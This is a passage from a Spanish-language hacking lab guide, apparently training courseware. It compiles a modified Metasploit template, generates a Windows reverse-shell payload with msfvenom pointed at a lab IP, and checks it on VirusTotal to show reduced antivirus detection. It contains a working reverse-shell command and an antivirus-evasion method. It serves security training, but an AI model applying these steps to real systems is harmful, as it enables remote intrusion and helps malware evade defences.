
16. Escriba ls y pulse Intro para listar el contenido de la carpeta exe.

```
ls --color=auto - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[/usr/share/metasploit-framework/data/templates/src/pe/exe]
# i686-w64-mingw32-gcc template.c -lws2_32 -o evasion.exe
[root@parrot]-[/usr/share/metasploit-framework/data/templates/src/pe/exe]
# ls
evasion.exe service template.c template.s template_x64_windows.asm
[root@parrot]-[/usr/share/metasploit-framework/data/templates/src/pe/exe]
#
```


17. En un nuevo terminal genere un payload utilizando la nueva plantilla mediante el siguiente comando, msfvenom -p windows/shell\_reverse\_tcp lhost=10.10.1.13 lport=444 -x /usr/share/metasploit-framework/data/templates/src/pe/exe/evasion.exe -f exe > /home/attacker/bypass.exe

```
Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]-[-]
$ msfvenom -p windows/shell_reverse_tcp lhost=10.10.1.13 lport=444 -x /usr/share/metasploit-framework/data/templates/src/pe/exe/evasion.exe -f exe > /home/attacker/bypass.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 103643 bytes
[attacker@parrot]-[-]
$
```

18. Ahora, vuelva a la ventana del navegador y en la página de VirusTotal, haga clic en el botón Subir archivo en la parte superior de la página.



19. En la ventana Subir archivo, seleccione el archivo bypass.exe de la ubicación /home/attacker y haga clic en Abrir.



20. Después de seleccionar el fichero pulsamos sobre el botón Confirmar subida, VirusTotal analizará la detección del fichero malicioso.

21. Podemos observar que ahora sólo 48 de 71 proveedores de antivirus han detectado el fichero malicioso, por lo tanto, podemos evadir la detección del antivirus modificando las plantillas de Metasploit.

*Nota: El resultado puede variar al realizar esta tarea.*

22. Cierre todas las ventanas abiertas.